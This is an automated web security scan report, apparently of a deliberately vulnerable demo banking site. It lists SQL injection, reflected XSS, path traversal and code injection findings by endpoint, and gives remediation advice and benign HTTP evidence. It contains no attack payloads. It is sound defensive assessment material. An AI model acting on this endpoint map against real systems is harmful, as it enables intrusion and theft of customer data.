

Website Security Scanning

http://www.vulnerable-bank.com/app_v3_banking.php

Friday, May 21st 2021

Website Security Service

Summary

161 Issues Detected

37 Risk Issues

72 % Overall Certainty

SEVERITY	TENTATIVE	FIRM	CERTAIN
High Issues	0	8	29
Medium Issues	18	13	0
Low Issues	0	1	38
Info Issues	3	23	28

Summary


The scan was completed with a high degree of certainty (72%) on the majority of the discovered issues. This means that most of the issues found can be trusted and the proof files shown in this report can act as a solid guide to validate and remediate the issues found.

Issues Categories




Risk Profile

OWASP ASVS Classification



CLASSIFICATION	INFO	LOW	MEDIUM	HIGH
V1 - Architecture	22	0	0	31
V2 - Authentication	19	2	0	0
V3 - Session	0	0	0	0
V4 - Access	2	0	0	0
V5 - Validation	26	1	0	59
V6 - Cryptography	0	0	0	0
V7 - Error	4	3	0	0
V8 - Data	0	0	0	0
V9 - Communications	0	0	0	0
V10 - Malicious	0	0	0	0
V11 - BusLogic	0	0	0	0
V12 - Files	3	0	0	1
V13 - API	0	0	0	0
V14 - Config	1	0	0	0

OWASP ASVS Risk Classification



<input type="checkbox"/> Issue Name	<input type="checkbox"/> Severity	<input type="checkbox"/> Confidence	<input type="checkbox"/> Vector URL
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/css/bootstrap.min.css
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_banking.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/redirect.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_banks.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_banking.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_cards.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_banks.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_about.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_cards.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_about.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_bank.php
Cookie without HttpOnly flag set	low	firm	http://www.vulnerable-bank.com/app_v3_profile.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_profile.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_profile.php
Email addresses disclosed	info	certain	http://www.vulnerable-bank.com/app_v3_profile.php
Cleartext submission of password	high	certain	http://www.vulnerable-bank.com/app_v3_login.php
Password field with autocomplete enabled	low	certain	http://www.vulnerable-bank.com/app_v3_login.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_contact.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_login.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_login.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_contact.php
Email addresses disclosed	info	certain	http://www.vulnerable-bank.com/app_v3_contact.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_info.php
Cross-domain Referer leakage	info	certain	http://www.vulnerable-bank.com/get_info.php
Cleartext submission of password	high	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php
Password field with autocomplete enabled	low	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_login_v1.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/register_v1.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/register_v1.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_investment.php
Vulnerable version of the library 'bootstrap' found	medium	tentative	http://www.vulnerable-bank.com/js/bootstrap.min.js
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/js/bootstrap.min.js
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_security.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_loan.php

<input type="checkbox"/> Issue Name	<input type="checkbox"/> Severity	<input type="checkbox"/> Confidence	<input type="checkbox"/> Vector URL
Long redirection response	info	firm	http://www.vulnerable-bank.com/app_v3_login_v1.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_card.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_insurance.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_job.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_investments.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_investments.php
Arbitrary host header accepted	low	certain	http://www.vulnerable-bank.com/app_v3_security.php.
Host header poisoning	medium	tentative	http://www.vulnerable-bank.com/app_v3_security.php.
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_personal.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_personal.php
HTML comment injection (WAF?)	medium	firm	http://www.vulnerable-bank.com/app_v3_personal.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_business.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_business.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_business.php
HTML comment injection (WAF?)	medium	firm	http://www.vulnerable-bank.com/app_v3_business.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Link manipulation (reflected)	info	firm	http://www.vulnerable-bank.com/app_v3_personal.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_business.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_business.php
Link manipulation (reflected)	info	firm	http://www.vulnerable-bank.com/app_v3_business.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_investments.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_insurance.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_personal.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_security.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_register.php
Out-of-band resource load (HTTP)	high	certain	http://www.vulnerable-bank.com/get_file.php
File path traversal	high	firm	http://www.vulnerable-bank.com/get_file.php
J2EEScan - Local File Include	high	certain	http://www.vulnerable-bank.com/get_file.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_business.php
External service interaction (DNS)	high	certain	http://www.vulnerable-bank.com/get_file.php
External service interaction (HTTP)	high	certain	http://www.vulnerable-bank.com/get_file.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_banking.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_loans.php

<input type="checkbox"/> Issue Name	<input type="checkbox"/> Severity	<input type="checkbox"/> Confidence	<input type="checkbox"/> Vector URL
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_loans.php
HTML comment injection (WAF?)	medium	firm	http://www.vulnerable-bank.com/app_v3_loans.php
Backup file	info	certain	http://www.vulnerable-bank.com/redirect.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_business.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_business.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_banks.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Link manipulation (reflected)	info	firm	http://www.vulnerable-bank.com/app_v3_loans.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_loans.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_personal.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_personal.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_cards.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_about.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/redirect.php
Open redirection (reflected)	low	certain	http://www.vulnerable-bank.com/redirect.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_bank.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_bank.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_loans.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_loans.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_loans.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_business.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_business.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Path-relative style sheet import	info	tentative	http://www.vulnerable-bank.com/app_v3_profile.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_banking.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_banking.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_personal.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_login.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_contact.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/register_v1.php
Code injection	high	firm	http://www.vulnerable-bank.com/get_info.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_card.php

<input type="checkbox"/> Issue Name	<input type="checkbox"/> Severity	<input type="checkbox"/> Confidence	<input type="checkbox"/> Vector URL
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_card.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_investment.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_investment.php
SQL injection	high	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_login_v1.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_security.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_security.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_business.php
SQL injection	high	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_login_v1.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_info.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_info.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_info.php
Referer-dependent response	info	firm	http://www.vulnerable-bank.com/get_info.php
User agent-dependent response	info	firm	http://www.vulnerable-bank.com/get_info.php
Spoofable client IP address	info	firm	http://www.vulnerable-bank.com/get_info.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_loan.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_loan.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_insurance.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_insurance.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_job.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_job.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_about.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_about.php
SQL injection	high	certain	http://www.vulnerable-bank.com/register_v1.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/register_v1.php
Cross-site request forgery	info	tentative	http://www.vulnerable-bank.com/app_v3_login_v1.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_login_v1.php
SQL injection	high	certain	http://www.vulnerable-bank.com/register_v1.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/register_v1.php
Cross-site request forgery	info	tentative	http://www.vulnerable-bank.com/register_v1.php

Unencrypted communications

Issue Details

URL	none
Path	/
Caption	/
Severity	Low
Confidence	certain

Description

The application allows users to connect to it over unencrypted connections. An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with the application and obtain any information the user supplies. Furthermore, an attacker able to modify traffic could use the application as a platform for attacks against its users and third-party websites. Unencrypted connections have been exploited by ISPs and governments to track users, and to inject adverts and malicious JavaScript. Due to these concerns, web browser vendors are planning to visually flag unencrypted connections as hazardous.

To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Please note that using a mixture of encrypted and unencrypted communications is an ineffective defense against active attackers, because they can easily remove references to encrypted resources when these references are transmitted over an unencrypted connection.

Remediation

Applications should use transport-level encryption (SSL/TLS) to protect all communications passing between the client and the server. The Strict-Transport-Security HTTP header should be used to ensure that clients refuse to access the server over an insecure connection.

Classification

CWE-326: Inadequate Encryption Strength (<https://cwe.mitre.org/data/definitions/326.html>).


Reference

Marking HTTP as non-secure (<https://www.chromium.org/Home/chromium-security/marking-http-as-non-secure>).

Configuring Server-Side SSL/TLS (https://wiki.mozilla.org/Security/Server_Side_TLS).

HTTP Strict Transport Security (https://developer.mozilla.org/en-US/docs/Web/Security/HTTP_strict_transport_security).

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Unencrypted communications	low	certain	http://www.vulnerable-bank.com/

Frameable response (potential Clickjacking)

Issue Details

URL	http://www.vulnerable-bank.com/app_v3_insurance.php http://www.vulnerable-bank.com/app_v3_investments.php?search=105157 http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Path	/
Caption	/
Severity	Informational
Confidence	firm

Description

This issue was found in multiple locations under the reported path.

If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery, and may result in unauthorized actions.

Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.

You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.

Remediation

To effectively prevent framing attacks, the application should return a response header with the name **X-Frame-Options** and the value **DENY** to prevent framing altogether, or the value **SAMEORIGIN** to allow framing only by pages on the same origin as the response itself. Note that the SAMEORIGIN header can be partially bypassed if the application itself can be made to frame untrusted websites.

Classification

CWE-693: Protection Mechanism Failure (<https://cwe.mitre.org/data/definitions/693.html>)

Reference

X-Frame-Options (<https://developer.mozilla.org/en-US/docs/Web/HTTP/X-Frame-Options>)

FirstOrderEvidence

```
GET /app_v3_insurance.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:27 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12334
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
```

```
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_investments.php?search=105157 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_investments.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:51:30 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12710
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```


FirstOrderEvidence

```
GET /app_v3_personal.php?id=Rate HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=1
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:53:02 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12948
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Frameable response (potential Clickjacking)	info	firm	http://www.vulnerable-bank.com/

Cross-domain script include

Issue Details

URL
http://www.vulnerable-bank.com/app_v3_insurance.php
http://www.vulnerable-bank.com/app_v3_investments.php?search=105157
http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate

Path /

Caption /

Severity Informational

Confidence certain

Description

The response dynamically includes the following script from another domain:

- https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js

This issue was found in multiple locations under the reported path.

When an application includes a script from an external domain, this script is executed by the browser within the security context of the invoking application. The script can therefore do anything that the application's own scripts can do, such as accessing application data and performing actions within the context of the current user.

If you include a script from an external domain, then you are trusting that domain with the data and functionality of your application, and you are trusting the domain's own security to prevent an attacker from modifying the script to perform malicious actions within your application.

Remediation

Scripts should ideally not be included from untrusted domains. Applications that rely on static third-party scripts should consider using Subresource Integrity to make browsers verify them, or copying the contents of these scripts onto their own domain and including them from there. If that is not possible (e.g. for licensing reasons) then consider reimplementing the script's functionality within application code.

Classification

CWE-829: Inclusion of Functionality from Untrusted Control Sphere (<https://cwe.mitre.org/data/definitions/829.html>)

Reference

Subresource Integrity (https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity)

InformationListEvidence

```
GET /app_v3_insurance.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:27 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12334
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale
```

```
[...]  
<!-- jQuery (necessary for Bootstrap's JavaScript plugins) -->  
  <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js"> </script>  
[...]
```

InformationListEvidence

```
GET /app_v3_investments.php?search=105157 HTTP/1.1  
Host: www.vulnerable-bank.com  
Accept-Encoding: gzip, deflate  
Accept: */*  
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Referer: http://www.vulnerable-bank.com/app_v3_investments.php
```

```
HTTP/1.1 200 OK  
Date: Fri, 21 May 2021 15:51:30 GMT  
Server: Apache/2.4.25 (Debian)  
Vary: Accept-Encoding  
Content-Length: 12710  
Connection: close  
Content-Type: text/html; charset=UTF-8  
  
<!DOCTYPE html>  
<html lang="en">  
  <head>  
    <meta charset="utf-8">  
    <meta http-equiv="X-UA-Compatible" content="IE=edge">  
    <meta name="viewport" content="width=device-width, initial-scale  
[...]  
<!-- jQuery (necessary for Bootstrap's JavaScript plugins) -->  
  <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js"> </script>  
[...]
```

InformationListEvidence

```
GET /app_v3_personal.php?id=Rate HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=1
```


```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:53:02 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12948
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

<!-- jQuery (necessary for Bootstrap's JavaScript plugins) -->

```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js"> </script>
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Cross-domain script include	info	certain	http://www.vulnerable-bank.com/

Vulnerable version of the library 'jquery' found

Issue Details

URL	http://www.vulnerable-bank.com/app_v3_insurance.php
Path	/app_v3_insurance.php
Caption	/app_v3_insurance.php
Severity	Medium
Confidence	tentative

Description

The library **jquery** version **1.11.3** has known security issues.
For more information, visit those websites:

- <https://github.com/jquery/jquery/issues/2432> (<https://github.com/jquery/jquery/issues/2432>)
- <http://blog.jquery.com/2016/01/08/jquery-2-2-and-1-12-released/> (<http://blog.jquery.com/2016/01/08/jquery-2-2-and-1-12-released/>)
- <https://nvd.nist.gov/vuln/detail/CVE-2015-9251> (<https://nvd.nist.gov/vuln/detail/CVE-2015-9251>)
- <http://research.insecurelabs.org/jquery/test/> (<http://research.insecurelabs.org/jquery/test/>)

Affected versions

The vulnerability is affecting all versions prior **1.12.0** (between **1.4.0** and **1.12.0**)

Other considerations

The vulnerability might be affecting a feature of the library that the website is not using. If the vulnerable feature is not used, this alert can be considered false positive.

The library name and its version are identified based on a Retire.js signature. If the library identification is not correct, the prior vulnerability does not apply.

Remediation

none

Classification

none

Reference

none

FirstOrderEvidence

```
GET /app_v3_insurance.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:27 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12334
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<head>
